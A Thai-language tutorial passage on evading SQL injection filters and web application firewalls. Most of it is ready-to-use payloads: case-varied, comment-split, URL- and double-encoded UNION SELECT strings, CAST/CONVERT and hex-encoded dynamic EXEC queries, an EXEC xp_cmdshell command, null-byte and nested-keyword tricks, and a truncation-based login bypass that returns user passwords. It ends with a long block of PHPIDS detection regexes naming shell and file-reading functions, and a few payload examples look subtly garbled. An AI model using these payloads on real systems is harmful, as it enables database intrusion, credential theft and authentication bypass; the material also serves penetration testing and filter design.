Double Nibble	6 = %36 1 = %31	%%36%31

Invalid Percent encode

การเข้ารหัสเปอร์เซ็นต์ที่ไม่ถูกต้อง โดยเฉพาะกับ .NET / IIS แอปพลิเคชั่น โดยการเพิ่มเครื่องหมายเปอร์เซ็นต์ในระหว่างตัวอักษรที่ไม่ใช่อักษร HEX จากนั้น IIS จะตัดตัวอักษรที่ทำให้ข้อมูลที่ถูกต้อง อย่างไรก็ตามไฟร์วอลล์ ที่ไม่ทราบถึงลักษณะการทำงานนี้จะปล่อยเครื่องหมายเปอร์เซ็นต์เอาไว้ ซึ่งทำให้คำสั่ง SQL ไม่ถูกตรวจสอบ

ตัวอย่างข้อมูลที่ไฟร์วอลล์มองเห็น:

Code:
%UNI%ON %SE%LE%CT 1 %FR%OM %D%U%A%L

ตัวอย่างข้อมูลที่ IIS มองเห็น:

Code:
UNION SELECT 1 FROM DUAL

Invalid Hex encode

อักษร HEX\ ไม่ใช่การเข้ารหัส แต่มันเป็นการบอกแอปพลิชั่นให้จัดการแปลงเลขฐานสิบหกให้เป็นฐานสิบ จุดประสงค์คือสร้างเลขฐานสิบหกที่ไม่ถูกต้องที่จะส่งผลในค่าฐานสิบเช่นเดียวกับฐานสิบหกที่ถูกต้อง ทั้งนี้ขึ้นอยู่กับวิธีการที่แอปพลิเคชั่นจัดการและแปลงข้อมูล อาจจะเห็น %2U เป็นเช่นเดียวกับ %61

ตารางที่ 2.10 การแปลงเลขฐานสิบหกที่ไม่ถูกต้อง โดยให้ผลฐานสิบที่เหมือนกันกับฐานสิบหกที่ถูกต้อง

Hex Character	Conversion	Decimal
%61	6 * 16 + 1	97
%2Ú	2 * 16 + 65	97

ตารางที่ 2.11 เลขฐานสิบหกที่ไม่ถูกต้องใช้ตัวอักษรทั้งหมด ในขณะที่เลขฐานสิบหกจริงๆ ใช้ A-F.

Decimal	Valid Hex	Invalid Hex
10	0A	0A
11	0B	0B
12	0C	0C
13	0D	0D
14	0E	0E
15	0F	0F
16	**10**	**0G**
17	**11**	**0H**

ประเภททั่วไปของ SQL filters

ในบริบทของการโจมตี SQL Injection ฟิลเตอร์ที่น่าสนใจที่สุดที่มีแนวโน้มที่จะพบเป็นผู้ที่พยายามที่จะป้องกันการป้อนข้อมูลใด ๆ ที่มีเพียงแค่หนึ่งหรือมากกว่าของข้อมูลดังต่อไปนี้: SQL keywords, เช่น SELECT, AND, INSERT ตัวอักษรเฉพาะอื่นๆ เช่น ?, -

White-spaces

ยังอาจพบฟิลเตอร์ซึ่งเป็นมากกว่าการปิดกั้นการป้อนข้อมูลที่มีรายการในรายการก่อนหน้านี้พยายามที่จะปรับเปลี่ยนการป้อนข้อมูลที่จะทำให้มันปลอดภัยไม่ว่าจะโดยการเข้ารหัสหรือการหลบตัวอักษรที่มีปัญหาหรือโดยการลอกรายการที่กระทำผิดจากการป้อนข้อมูลและการประมวลผลสิ่งที่เหลืออยู่ในทางปกติ ซึ่งเป็นวิธีการที่ไม่ได้เป็นตรรกะ

บ่อยครั้งที่รหัสโปรแกรมตัวกรองเหล่านี้ป้องกันความเสี่ยง SQL Injection (เพราะไร้ความไม่รู้หรือนักพัฒนาไม่ดีที่มีอยู่ทั่วทุกมุมโลก) และการใช้ประโยชน์จากช่องโหว่ที่ต้องการ

ที่จะหาวิธีการหลบเลี่ยงตัวกรองที่จะผ่านการป้อนข้อมูลที่เป็นอันตราย ต้องการรหัสที่มีช่องโหว่ ในไม่กี่ส่วนต่อไปจะตรวจสอบเทคนิคบางอย่างที่สามารถใช้ได้ในการทำ

2.6.3 Advanced Obfuscation

Bypassing SQL Injection filters

จะแจ้งให้ทราบว่าทุก SQL Injection filter ข้างต้นเป็นเทคนิคจาก blacklist และไม่ใช่ตรรกะของ whitelist ซึ่งหมายความว่าการพัฒนาซอฟต์แวร์ที่ไม่ดีอยู่ในรายการ blacklist มีหลายวิธีที่จะหลีกเลี่ยง SQL Injection filters มีวิธีการมากมายที่ใช้ประโยชน์จากวิธีนี้เช่นกัน และวิธีที่ใช้กันมากที่สุดของการหลบหลีก SQL Injection filters คือ :

ใช้ Case Variation.

ใช้ SQL Comments.

ใช้ URL Encoding.

ใช้ Dynamic Query Execution.

ใช้ Null Bytes.

Nesting Stripped Expressions.

Exploiting Truncation.

ใช้ Non-Standard Entry Points.

รวมเทคนิคข้างต้น.

Case Variation

ถ้าการกรอง keyword ไม่ได้ผลอาจจะต้องหลีกเลี่ยงโดยการเปลี่ยนแปลงตัวอักษรในข้อมูลการโจมตี เพราะฐานข้อมูล SQL จัดการ keyword แบบ case-insensitive ตัวอย่างเช่น ถ้าการป้อนข้อมูลต่อไปนี้ถูกบล็อก:

Code:
' UNION SELECT @@version --

อาจหลีกเลี่ยงการกรองได้โดย:

Code:
' UnIoN sElEcT @@version --

หมายเหตุ: โดยใช้เพียงตัวพิมพ์ใหญ่หรือพิมพ์เล็กอาจจะใช้งานได้ แต่จะไม่ขอแนะนำการใช้เวลาเป็นจำนวนมากในการพิมพ์ขนาดนั้น

SQL Comments

สามารถใช้ in-line comment เพื่อสร้างตัวอย่างของ SQL ซึ่งเป็นคำสั่งที่ผิดปกติ แต่ที่สามารถใช้ได้และหลีกเลี่ยงตัวกรองการป้อนข้อมูลชนิดต่างๆ ได้ สามารถหลีกเลี่ยงฟิลเตอร์จับคู่รูปแบบต่างๆ ในลักษณะนี้ได้ แน่นอนสามารถใช้เทคนิคเดียวกันนี้เพื่อหลีกเลี่ยงฟิลเตอร์ซึ่งปิดกั้นอักษรช่องว่างได้ นักพัฒนาหลายคนเชื่อผิดๆ ว่า การจำกัดการป้อนข้อมูลจะป้องกันการโจมตี SQL Injection , โดยลืมไปว่าใน in-line comment ช่วยให้ผู้โจมตีสร้าง SQL ที่ซับซ้อนโดยพลการโดยไม่ต้องใช้ช่องว่างใดๆ ได้

ในการใช้งานของ SQL เราสามารถใช้งาน in-line comment ของ SQL Keyword เพื่อทำการป้องกัน โดยใช้ เทคนิค Keyword Blocking Filter ตัวอย่าง ชุดคำสั่งของการ Attack ดังกล่าวยังจะสามารถทำงานได้อยู่ถ้าสุดท้ายแล้วยังเป็น MySQL และ ตรวจสอบแค่ ช่องโหว่ของ SQL Injection String

Code:
UNION/**/SELECT/**/@@version/**/-- Or ' U/**/NI/**/ON/**/SELECT/**/@@version/**/--

หมายเหตุ: ชุดคำสั่งนี้คือช่องทางการหลบหลีก โดยคลอบคลุมไปถึงการใช้ gap filling และ black list bad character

URL Encoding

การเข้ารหัส URL เป็นเทคนิคที่หลากหลายที่สามารถใช้เพื่อกรองการป้อนข้อมูล ในรูปแบบพื้นฐานที่สุดคือการแทนที่ ASCII Code ในชุดที่มีปัญหา โดย เลขฐานสิบหก โดยใช้อักษรนำหน้าเป็น % ตัวอย่างเช่นรหัส ASCII Code ใน Single question mark คือ 0x27 โดยคำสั่งนี้ใน URL Encoded คือ %27 โดยเหตุการณ์นี้สามารถใช้คำสั่งดังกล่าวในการหลบหลีกการตรวจจับได้

Original query:

Code:
UNION SELECT @@version --

URL-encoded query:

Code:
%27%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%40%40%76%65%72%73 %69%6f%6e%20%2d%2d

ในกรณีอื่นๆ ที่การโจมตี URL Encoding ไม่ประสบผลสำเร็จ แต่ยังคงสามารถหลีกเลี่ยงการตรวจจับโดยใช้ รูปแบบ double-URL-encoding ในการใช้ double-encoded attack ใช้อักขระ % ในการโจมตีเดิมเช่น ของเดิมคือ %25 เมื่อเป็นรูปแบบ double-URL-encoding นั้นจะเป็น %2725 เมื่อได้ปรับเปลี่ยนรูปแบบการโจมตีเป็นแบบ double-URL-encoding จะได้ชุดคำสั่งดังนี้

Code:
%25%32%37%25%32%30%25%35%35%25%34%65%25%34%39%25%34%66%25%34%65 %25%32%30%25%35%33%25%34%35%25%34%63%25%34%35%25%34%33%25%35%34 %25%32%30%25%34%30%25%34%30%25%37%36%25%36%35%25%37%32%25%37%33 %25%36%39%25%36%66%25%36%65%25%32%30%25%32%64%25%32%64

หมายเหตุ: ต้องเลือกพิจารณาวิธีการของ URL – Encoding ดังกล่าวให้ถูกต้องการหลีกเลี่ยงการตรวจจับ SQL Injection Filtering

Double-URL-Encoding บางครั้งสามารถประสบผลสำเร็จโดย Web Application มีการถอดรหัส มากกว่า หนึ่งครั้ง และ Apply คำสั่ง Input File ก่อนที่จะถึงขั้นตอนสุดท้ายในการถอดรหัส โดยตัวอย่างการทำงานดังนี้

The attacker supplies the input ‘%252f%252a*/UNION …

The application URL decodes the input as ‘%2f%2a*/ UNION…

The application validates that the input does not contain /* (which it doesn't).

The application URL decodes the input as ‘/**/ UNION…

The application processes the input within an SQL query, and the attack is successful.

โดยต่อไป ในเทคนิตของการใช้ URL-Encoding นั้นจะใช้ Unicode encodes เพื่อการตรวจจับ อักขระ ตลอดจนการใช้งาน % นำหน้า สองหลักของ Hexadecimal ASCII, URL Encoding สามารถใช้รูปแบบของ Unicode encode แทนที่ของอักขระ SQL Injection จะทำงานได้เมื่อรูปแบบคำสั่ง Unicode encode เป็นลักษณะเช่นนี้

Code:
27 20 55 4E 49 4F 4E 20 53 45 4C 45 43 54 20 40 40 76 65 72 73 69 6F 6E 20 2D 2D

หมายเหตุ: เนื่องจากยังไม่มีรูปแบบมากนักในการใช้ Unicode encode ซึ่งอาจจะไม่ค่อยมีประโยชน์มากนักในการตรวจจับ SQL โดย Unicode encode

CAST and CONVERT keywords

ประเภทย่อยของการโจมตีอื่นๆ ของการ Encoding คือ การโจมตีแบบ CAST และ CONVERT. การโจมตีแบบ CAST และ CONVERT นั้นจะใช้การ ปรับเปลี่ยนข้อมูลโดยทันทีของ Data ไปยัง รูปแบบอื่นๆ ใน CAST Keyword จะถูกฝังอยู่ใน MYSQL ด้วย MYSQL และ Postgre Database ถูกใช้เป็นช่องทางของการโจมตี โดย Website หลายๆแห่งจะนิยมใช้ และ SQL Injection filter bypass ด้วย การใช้งานที่ยังไม่แพร่หลายของ botnet โดยใช้ช่องทางนี้ในการโจมตีคือ ไวรัส ASPRox โดยมี Syntax ดังนี้

Using CAST

CAST (expression AS data_type)

Using CONVERT

CONVERT (data_type [(length)] , expression [, style])

CAST and CONVERT นั้น จะมีการตอบกลับข้อมูลที่เหมือนกันกับ function SUBSTRING โดยตัวอย่าง ชุดคำสั่งนี้จะแสดงให้เห็นว่า มีการตอบกลับผลลัพธ์ ที่เหมือนกัน

Code:
SELECT SUBSTRING('CAST and CONVERT', 1, 4)

Returned result: CAST

Code:
SELECT CAST('CAST and CONVERT' AS char(4))

Returned result: CAST

Code:
SELECT CONVERT(varchar,'CAST',1)

Returned result: CAST

หมายเหตุ: จะเห็นว่าทั้ง SUBSTRING และ CAST Keyword ใช้งานเหมือนกัน ดังนั้นสามารถใช้มันเพื่อ blind SQL Injection สามารถลองทดสอบโดยคำสั่งนี้

ต่อจากนี้ไปการใช้ CONVERT and CAST เพื่อตรวจสอบโดยใช้คำสั่ง SQL ดังต่อไปนี้เพื่อตรวจหา SQL Database version โดยใช้ CAST and CONVERT

0x1 - Identify the query to execute:

Code:
SELECT @@VERSION

0x2 - Construct the query based on keywords CAST and CONVERT:

Code:
SELECT CAST('SELECT @@VERSION' AS VARCHAR(16))

OR

Code:
SELECT CONVERT(VARCHAR,'SELECT @@VERSION',1)

0x3 - Execute the query using the keyword EXEC:

Code:
SET @sqlcommand = SELECT CONVERT(VARCHAR,'SELECT @@VERSION',1) EXEC(@sqlcommand)

OR convert first the SELECT @@VERSION to Hex

Code:
SET @sqlcommand = (SELECT CAST(0x53454C4543542040407665727369 6F6E00 AS VARCHAR(34)) EXEC(@sqlcommand)

หมายเหตุ: จะเห็นแล้วว่าการใช้ CAST and CONVERT นั้น ข้อมูลที่ถูกเก็บไว้ใน CAST คือ เลขฐานสิบหก อยู่ในรูปแบบของ Varchar

นอกจากนี้ยังสามารถใช้ CAST and CONVERT เพื่อทำการป้อนข้อมูลในการโจมตี โดยสามารถเปลี่ยนแปลงการเข้ารหัสข้อมูล และสร้างชุดคำสั่งที่ซับซ้อน จะเป็นประโยชน์อย่างดี

Code:
CAST(CAST(PAYLOAD IN HEX, VARCHAR(CHARACTER LENGTH OF PAYLOAD)),, VARCHAR(CHARACTER LENGTH OF TOTAL PAYLOAD)

Dynamic Query Execution

ฐานข้อมูลส่วนใหญ่จะอนุญาตให้ใช้งาน Dynamic Query โดยการส่ง String ที่มีชุดคำสั่ง SQL อยู่ในนั้น ไปยังฐานข้อมูล ถ้าพบการป้อนข้อมูล SQL ที่ถูกต้องแล้ว และพบว่าแอพลิเคชั่นไหนที่ใช้ในการตรวจจับหรือป้องกันการใช้งานนั้นๆ สามารถใช้ Dynamic Execution ในการหลบหลีกการตรวจจับแต่ละฐานข้อมูลจะมี dynamic query execution ที่แตกต่างกันออกไป บน Microsoft SQL Server สามารถใช้ฟังก์ชั่น Exec ในการประมวลผลชุดคำสั่งในรูปแบบ String

ตัวอย่างเช่น :

Code:
'EXEC xp_cmdshell ‘dir’; — Or 'UNION EXEC xp_cmdshell ‘dir’; —

หมายเหตุ: ฟังก์ชั่นการใช้ EXEC ที่สามารถระบุวิธีการจัดเก็บที่ใช้งานในฐานข้อมูลทั้งหมด และสามารถให้สิทธิ ในการจัดเก็บข้อมูลด้วย

ใน Oracle, สามารถใช้ คำสั่ง EXECUTE IMMEDIATE เพื่อใช้งานในรูปแบบ String ตัวอย่างเช่น:

Code:

DECLARE pw VARCHAR2(1000);
BEGIN
EXECUTE IMMEDIATE 'SELECT password FROM tblUsers' INTO pw;
DBMS_OUTPUT.PUT_LINE(pw);
END;

หมายเหตุ: สามารถกระทำโดยส่วนหนึ่งหรือทั้งหมดได้เลยพร้อมกัน โดยคำสั่งอื่นๆ สามารถส่งรวมกันได้ภายใต้ชุดคำสั่งเดียวกันได้เลย

ประเภทการโจมตีแบบ SQL Injection นั้น สามารถกระทำผ่าน Web Application อย่างที่เห็นว่าชุดคำสั่งสามารถแยกโดย semicolon เพื่อทำการส่งไปยัง database ตัวอย่างเช่น MSSQL ยกตัวอย่างเช่นใน MSSQL

Code:
SET @MSSQLVERSION = SELECT @@VERSION; EXEC (@MSSQLVERSION); --

หมายเหตุ: เท่ากับชุดคำสั่งเดียวกันสามารถใช้งานได้กับหลายๆ Web Application

ฐานข้อมูลให้วิธีการต่างๆ ในการจัดการกับ String และกุญแจสำคัญที่จะดำเนินการโดยใช้ Dynamic execution ป้อนข้อมูล โดยการเปลี่ยนแปลงค่า String เพื่อให้ผ่านการตรวจจับ โดย String นั้นๆ จะเก็บชุดคำสั่งไว้ในตัวมันเองด้วย ตัวอย่างง่ายๆ คือสามารถใช้ String แยกออกเป็นส่วนย่อยๆ เพราะ ฐานข้อมูลแต่ละที่จะใช้ Syntax ที่แตกต่างกันออกไป

ตัวอย่างเช่นถ้า SQL เลือกคำหลักถูกบล็อกสามารถสร้างดังนี้

Oracle:

Code:
'SEL'||'ECT'

MS-SQL:

Code:
'SEL'+'ECT'

MySQL:

Code:
'SEL' 'ECT'

Further examples of this SQL obfuscation method would be:

Oracle:

Code:
UN'||'ION SEL'||'ECT NU'||'LL FR'||'OM DU'||'AL--

MS-SQL:

Code:
' un'+'ion (se'+'lect @@version) --

MySQL:

Code:
' SE''LECT user(); #

โปรดทราบว่า SQL Server ใช้เครื่องหมาย + สำหรับการเรียงต่อกันในขณะที่ MySQL ใช้พื้นที่ หากกำลังส่งค่าเหล่านี้ในไปยัง HTTP ก็จะต้องใช้ URL Encode มัน เช่น %2band%20 ตามลำดับ จากนี้ไปสามารถสร้าง individual character ในรูปแบบ CHAR (CHR ใน Oracle) โดยใช้ ASCII Code ตัวอย่างเช่นการสร้างเลือก Keyword ใน SQL Server สามารถใช้:

Code:
CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)

หมายเหตุ: Firefox มี plug-in ที่เรียกว่า Hackbar ที่กระทำการโดยอัตโนมัติ (มีใช้มาเป็นเวลานานแล้ว) สามารถสร้างอักขระโดยใช้ รูปแบบ quotation mark ถ้าหากถูกป้องกันจากตรวจจับ quotation mark นั้น สามารถใช้รูปแบบของ CHAR เพื่อแทนที่ String (เช่น 'admin') ลงไปใน exploit ก็ได้ฟังก์ชั่นการจัดการของ String อื่นๆ อาจเป็นประโยชน์เช่นกัน ยกตัวอย่างเช่นมีฟังก์ชั่น REVERSE, TRANSLATE, REPLACE และ SUBSTR วิธีอื่นๆ ที่จะสร้าง String สำหรับ Dynamic execution บน SQL Server นั้น สามารถทำได้โดยผ่าน String ในรูปแบบ String ASCII Code ดังเช่นตัวอย่าง

Code:
SELECT password FROM tblUsers

สามารถสร้างแบบไดนามิกและการดำเนินการดังต่อไปนี้:

Code:
DECLARE @query VARCHAR(100) SELECT @query = 0x53454c45435420706173737776f72642046524f4d2074626c5573657273 EXEC(@query)

หมายเหตุ: รูปแบบ SQL Injection ส่วนใหญ่ จะถูกใช้งานกับ Web Application โดยเริ่มขึ้นเมื่อปี 2008 โดยเทคนิคนี้ถูกนำมาใช้เพื่อลดการตรวจจับจาก input filter ของ application

Null Bytes

บ่อยครั้งที่ตัวตรวจจับ SQL Injection จะใช้ถูกติดตั้งขึ้นแยกออกจากโปรแกรม เช่น ระบบการตรวจจับการบุกรุก (IDSs) หรือ Wafs เพื่อเหตุผลด้านประสิทธิภาพองค์ประกอบเหล่านี้จะถูกเขียนโดยทั่วไปในภาษาโปรแกรม เช่น C ++ ในสถานการณ์เช่นนี้คุณจะสามารถใช้การโจมตีแบบ Null byte เพื่อหลีกเลี่ยงการตรวจจับเพื่อส่ง exploit ไปยัง application ได้

การโจมตีแบบ null byte จะใช้งานได้ดีเนื่องจากการทำงานที่แตกต่างกันของ null byte จะใช้คำสั่งทั่วไป ที่เป็นพื้นฐานอยู่แล้ว ความยาวของ String จะถูกกำหนดโดยตำแหน่งของ null byte, null byte มีความสามารถในการหยุดการใช้งาน String โดยชุดคำสั่งการจัดการของมันเอง โดย String object สามารถสร้าง array โดยที่ใน array นั้นๆ มี null byte อยู่ด้วย ในชุดคำสั่ง String นั้น เมื่อมีการประมวลผลและมีการตรวจจับ มันจะสามารถหยุดการประมวลผลโดยใช้ null byte ได้ เพราะว่าผลลัพธ์ของมันก็จะเท่ากับการหยุดการประมวลผลโดยการดักจับ แต่การตรวจจับของ null byte นั้นจะถูกจัดอยู่แค่ benign ตัว filter จะไม่ทำการ block input นั้นๆ

อย่างไรก็ตามเมื่อการป้อนข้อมูลชุดเดียวกันถูกประมวลผลโดย Application ในการจัดการของ Code นั้นๆ การป้อนข้อมูลแบบ null byte ดังต่อไปนี้จะสามารถทำงานได้ และยังอนุญาตให้ ใช้งาน exploit ได้อีกด้วย โดยการใช้งาน null byte นั้นต้องใช้ URL-encode null byte ก่อน character ที่จะถูก Block เช่นตัวอย่าง สามารถใช้งานชุดคำสั่งของ String ได้ดังนี้

Code:
' UNION SELECT password FROM tblUsers WHERE username='admin'--

หมายเหตุ: เมื่อการเข้าถึงช่องว่างของ database ได้ null byte จะสามารถใช้งานได้เทียบกับ ชุดคำสั่ง SQL

Nesting Stripped Expressions

การตรวจจับบางชนิดจะทำการดู character และ expression จากข้อมูลที่ป้อนเข้ามา และประมวลผล ถ้า expression บางตัวมีการใส่ที่มีข้อมูลมากกว่า 2 ขึ้นไปและการตัวตรวจจับไม่สามารถทำงานได้อย่างต่อเนื่อง สามารถเลี่ยงการตรวจจับนั้นๆ โดยห้ามให้ expression นั้นๆ โดยตัวมันเอง

ตัวอย่าง เช่น ถ้า คำสั่ง SQL SELECT ถูกตรวจสอบการป้อนข้อมูล สามารถใช้คำสั่งด้านล่างนี้เพื่อหลีกเลี่ยงมัน

Code:
SELSELECTECT

หมายเหตุ: จะเห็นได้ว่าการหลบหลีกการตรวจจับนั้นเป็นไปได้

Truncation

บ่อยครั้งการตรวจจับจะมีการจัดการบนตัวข้อมูลของ user เอง และในวิธีการหนึ่งในนั้นคือ ตรวจจับที่ จำนวนตัวอักษร และเพื่อเป็นการป้องกันการ โจมตีแบบ Buffer overflow หรือจุดประสงค์เพื่อกำหนด จำนวนตัวอักษรสูงสุดที่จะนำมาใช้ใน Log in Function ตัวอย่าง ชุดคำสั่ง SQL ที่มีการป้อนข้อมูลโดยมีการเลือกค่ามากกว่าหนึ่ง

Code:
SELECT uid FROM tblUsers WHERE username = 'jlo' AND password = 'r1Mj06'

สมมุติว่า โปรแกรมมีการใช้งานการตรวจจับแบบนี้ ให้ทำตามขั้นตอนดังกล่าวใช้ double up quotation mark แทนที่ Single quote (') โดย two single quote ('') และแยกอักษรออกเป็น 16 ตัว ถ้ามีชุดคำสั่ง SQL Injection แบบนี้

Code:
admin'--

ชุดคำสั่งจะถูกนำขึ้นมาใช้ และการโจมตีจะล้มเหลว:

Code:
SELECT uid FROM tblUsers WHERE username = 'admin''--' AND password = ''

The double-up quote คือการที่ป้อนข้อมูลผิดในการใส่ username โดยที่การตรวจสอบจะตรวจสอบในแต่ละตัวอักษรที่คุณมี อย่างไรก็ตามถ้าแทนที่มันด้วย username aaaaaaaaaaaaaaa โดยมี อักษร a ทั้งหมด 15 ตัวอักษร และ 1 quotation mark ตัวโปรแกรมจะทำการ double up quote ให้จะเป็นทั้งสิ้น 17 ตัวอักษร และโปรแกรม จะทำการตัด additional quote ออก 1 ตัว ทำให้เหลือ 16 ตัวอักษร นี่ทำให้สามารถลักลอบนำ quotation mark ป้อนเข้าไปใน ชุดคำสั่งได้

Code:
SELECT uid FROM tblUsers WHERE username = 'aaaaaaaaaaaaaaa" AND password = ''

หมายเหตุ: การโจมตีดังกล่าวนั้นจะมีผลลัพธ์ออกมาเป็น error เพราะ ตัวอักษรไม่ได้จบด้วย String แต่ละคู่ของ quote นั้น จะตามด้วย อักษร a เพื่อ แทนตัวเองแป็น escape quote จึงทำให้ไม่มีตัว final quote ไปการกำหนดตัวสุดท้ายของ username String อย่างไรก็ตามยังมีข้อมูลชุดที่ 2 ที่ต้องกรอกคือ password สามารถกรอกชุดคำสั่งให้ถูกต้อง และ ผ่านการ Login ไปได้โดยให้ password ดังนี้

Code:
or 1=1--

ซึ่งทำให้แอปพลิเคชั่นทำตามคำร้องขอต่อไปนี้:

Code:
SELECT uid FROM tblUsers WHERE username = 'aaaaaaaaaaaaaaa" AND password = 'or 1=1--'

เมื่อฐานข้อมูลรันแบบสอบถามนี้ จะตรวจสอบสำหรับทางเข้าตารางว่าชื่อผู้ใช้งานที่แท้จริงคือ:

Code:
aaaaaaaaaaaaaaa' AND password =

ซึ่งสันนิษฐานว่าเป็นเท็จเสมอหรือที่ 1 = 1 ซึ่งเป็นจริงเสมอ ดังนั้น แบบสอบถามจะกลับมาที่ UID ของผู้ใช้งานทุกคนในตาราง ส่วนมากจะก่อให้เกิดการประยุกต์เข้าใช้งานครั้งแรกในตาราง เพื่อเข้าสู่ระบบในฐานะผู้ใช้เฉพาะ (e.g., with UID 0), คุณจะใส่รหัสผ่านเช่นต่อไปนี้:

Code:
or uid=0--

หมายเหตุ: แบบสอบถามนี้จะถือเป็นเทคนิคเก่ามากใช้สำหรับการรับรองความถูกต้องบายพาสหรือการเพิ่มสิทธิ์

2.6.4 More Advanced

Regexp Based WAF

Code:

```
(?:\)\s*when\s*\d+\s*then)|(?:"\s*(?:#|--
|{})|(?:\/\*!\s?\d+)|(?:ch(?:a)?r\s*\(\s*\d)|(?:(?:(n?and|x?or|not)\s+|\|\||\&\&)\s*\w+\(
(?:[\s()]case\s*\()|(?:\)\s*like\s*\()|(?:having\s*[^\s]+\s*[^\w\s])|(?:if\s?\([\d\w]\s*[=<>~])
(?:"\s*or\s*"?\d)|(?:\\x(?:23|27|3d))|(?:^.?"$)|(?:(?:^["\\]*(?:[\d"]+|[^"]+"))+\s*(?:n?and|x?or|not|\|\|
|\&\&)\s*[\w"[+&!@(),.-])|(?:[^\w\s]\w+\s*[|-]
\s*"\s*\w)|(?:@\w+\s+(and|or)\s*["\d]+)|(?:@[\w-
]+\s(and|or)\s*[^\w\s])|(?:[^\w\s:]\s*\d\W+[^\w\s]\s*".)|(?:\Winformation_schema|table_name\W)
(?:"\s*\*.+(?:or|id)\W*"\d)|(?:\^")|(?:^[\w\s"-
]+(?<=and\s)(?<=or\s)(?<=xor\s)(?<=nand\s)(?<=not\s)(?<=\|\|)(?<=\&\&)\w+\()|(?:"[\s\d]*[^\w\s
]+\W*\d
\W*.*["\d])|(?:"\s*[^\w\s?]+\s*[^\w\s]+\s*")|(?:"\s*[^\w\s]+\s*[\W\d].*(?:#|--
))|(?:".*\*\s*\d)|(?:"\s*or\s[^\d]+[\w-]+.*\d)|(?:[()*<>%+-][\w-]+[^\w\s]
+"[^,])
(?:\d"\s+"\s+\d)|(?:^admin\s*"|(\/\*)+"+\s?(?:--|#|\/\*|{})?)|(?:"\s*or[\w\s-]+\s*[+<>=(),-
]\s*[\d"])|(?:"\s*[^\w\s]?=\s*")|(?:"\W*[+=]+\W*")|(?:"\s*[!=|]
[\d\s!=+-
]+.*["(].*$)|(?:"\s*[!=|][\d\s!=]+.*\d+$)|(?:"\s*like\W+[\w"(])|(?:\sis\s*0\W)|(?:where\s[\s\w\.,-
]+\s=)|(?:"[<>~]+")
(?:union\s*(?:all|distinct|[(!@]*)?\s*([(]*\s*select)|(?:\w+\s+like\s+\")|(?:like\s*"\%)|(?:"\s*like\
W*["\d])|(?:"\s*(?:n?and|x?or|not |\|\||\&\&)\s+[\s
```

```
\w]+=\s*\w+\s*having)|(?:"\s*\*\s*\w+\W+")|(?:"\s*[^?\w\s=.,;)(]+\s*[(@"]*\s*\w+\W+\w)|(?:sel
ect\s*[\[\]()\s\w\.,"-]+from)|(?:find_in_set\s*\()
(?:in\s*\(+\s*select)|(?:(?:n?and|x?or|not
|\|\||\&\&)\s+[\s\w+]+(?:regexp\s*\(|sounds\s+like\s*"|[=\d]+x))|("\s*\d\s*(?:--
|#))|(?:"[%&<>^=]+\d\s*(=|
or))|(?:"\W+[\w+-]+\s*=\s*\d\W+")|(?:"\s*is\s*\d.+"?\w)|(?:"\|?[\w-
]{3,}[^\w\s.,]+")|(?:"\s*is\s*[\d.]+\s*\W.*")
(?:[\d\W]\s+as\s*["\w]+\s*from)|(?:^[\W\d]+\s*(?:union|select|create|rename|truncate|load|alter|de
lete|update|insert|desc) )|(?:(?:select|create|rename|
truncate|load|alter|delete|update|insert|desc)\s+(?:(?:group_)concat|char|load_f
ile)\s?\(?)|(?:end\s*\);)|("\s+regexp\W)|(?:[\s(]load_file\s*\()
(?:@.+=\s*\(\s*select)|(?:\d+\s*or\s*\d+\s*[\-
+])|(?:\/\w+;?\s+(?:having|and|or|select)\W)|(?:\d\s+group\s+by.+\()|(?:(?:;|#|--
)\s*(?:drop|alter))|(?:
(?:;|#|--)\s*(?:update|insert)\s*\w{2,})|(?:[^\w]SET\s*@\w+)|(?:(?:n?and|x?or|not
|\|\||\&\&)[\s(]+\w+[\s)]*[!=+]+[\s\d]*["=()])
(?:"\s+and\s*=\W)|(?:\(\s*select\s*\w+\s*\()|(?:\*\/from)|(?:\+\s*\d+\s*\+\s*@)|(?:\w"\s*(?:[-
+=|@]+\s*)+[\d(])|(?:coalesce\s*\(|@@\w+\s*[^\w\s])|(?:\W!
+"\w)|(?:";\s*(?:if|while|begin))|(?:"[\s\d]+=\s*\d)|(?:order\s+by\s+if\w*\s*\()|(?:[\s(]+case\d*\W.
+[tw]hen[\s(])
(?:(select|;)\s+(?:benchmark|if|sleep)\s*?\(\s*\(?\s*\w+)
(?:create\s+function\s+\w+\s+returns)|(?:;\s*(?:select|create|rename|truncate|lo
ad|alter|delete|update|insert|desc)\s*[\[(]?\w{2,})
(?:alter\s*\w+.*character\s+set\s+\w+)|(";\s*waitfor\s+time\s+")|(?:";.*:\s*goto)
(?:procedure\s+analyse\s*\()|(?:;\s*(declare|open)\s+[\w-
]+)|(?:create\s+(procedure|function)\s*\w+\s*\(\s*\)\s*-)|(?:declare[^\w]+[@#]\s*\w+)|(exec\s*\
(\s*@)
(?:select\s*pg_sleep)|(?:waitfor\s*delay\s?"+\s?\d)|(?:;\s*shutdown\s*(?:;|--|#|\/\*|{))
(?:\sexec\s+xp_cmdshell)|(?:"\s*!\s*["\w])|(?:from\W+information_schema\W)|(?:(?:(?:current_)?
user|database|schema|connec tion_id)\s*\([^\)]*)|(?:";?
```

```
\s*(?:select|union|having)\s*[^\s])|(?:\wiif\s*\()|(?:exec\s+master\.)|(?:union select
@)|(?:union[\w(\s]*select)|(?:select.*\w?user\()|(?:into[\s+]+
(?:dump|out)file\s*")
(?:merge.*using\s*\()|(execute\s*immediate\s*")|(?:\W+\d*\s*having\s*[^\s\-
])|(?:match\s*[\w(),+-]+\s*against\s*\()
(?:;.*[)\da-
f"]"(?:".*"|\Z|[^"]+))|(?:\Wselect.+\W*from)|((?:select|create|rename|truncate|load|alter|delete|up
date|insert|desc)\s*\(\s*space\s*\()
(?:\[\$(?:ne|eq|lte?|gte?|n?in|mod|all|size|exists|type|slice|or)\])
(?:(sleep\((\s*)(\d*)(\s*)\)|benchmark\((.*)\,(.*)\)))
(?:(union(.*)select(.*)from))
(?:^(-0000023456|4294967295|4294967296|2147483648|2147483647|0000012345|-2147483648|-
2147483649|0000023456|2.2250738585072007e-308|1e309)$)
```

Regular expressions บางส่วนที่ใช้ใน PHPIDS 0.7.

NULL Alias

ใน MySQL ค่า NULL สามารถเขียนเป็น \N (case-sensitive) ซึ่ง \n จะไม่ได้หมายถึง NULL ในที่นี้หมายถึง WAF ที่ใช้ "to_lower" ในคำสั่งของผู้ใช้และมองหา "null" จะไม่พบในกรณีนี้

Floating Point

Code:
digits
digits[.]
digits[.]digits
digits[eE]digits
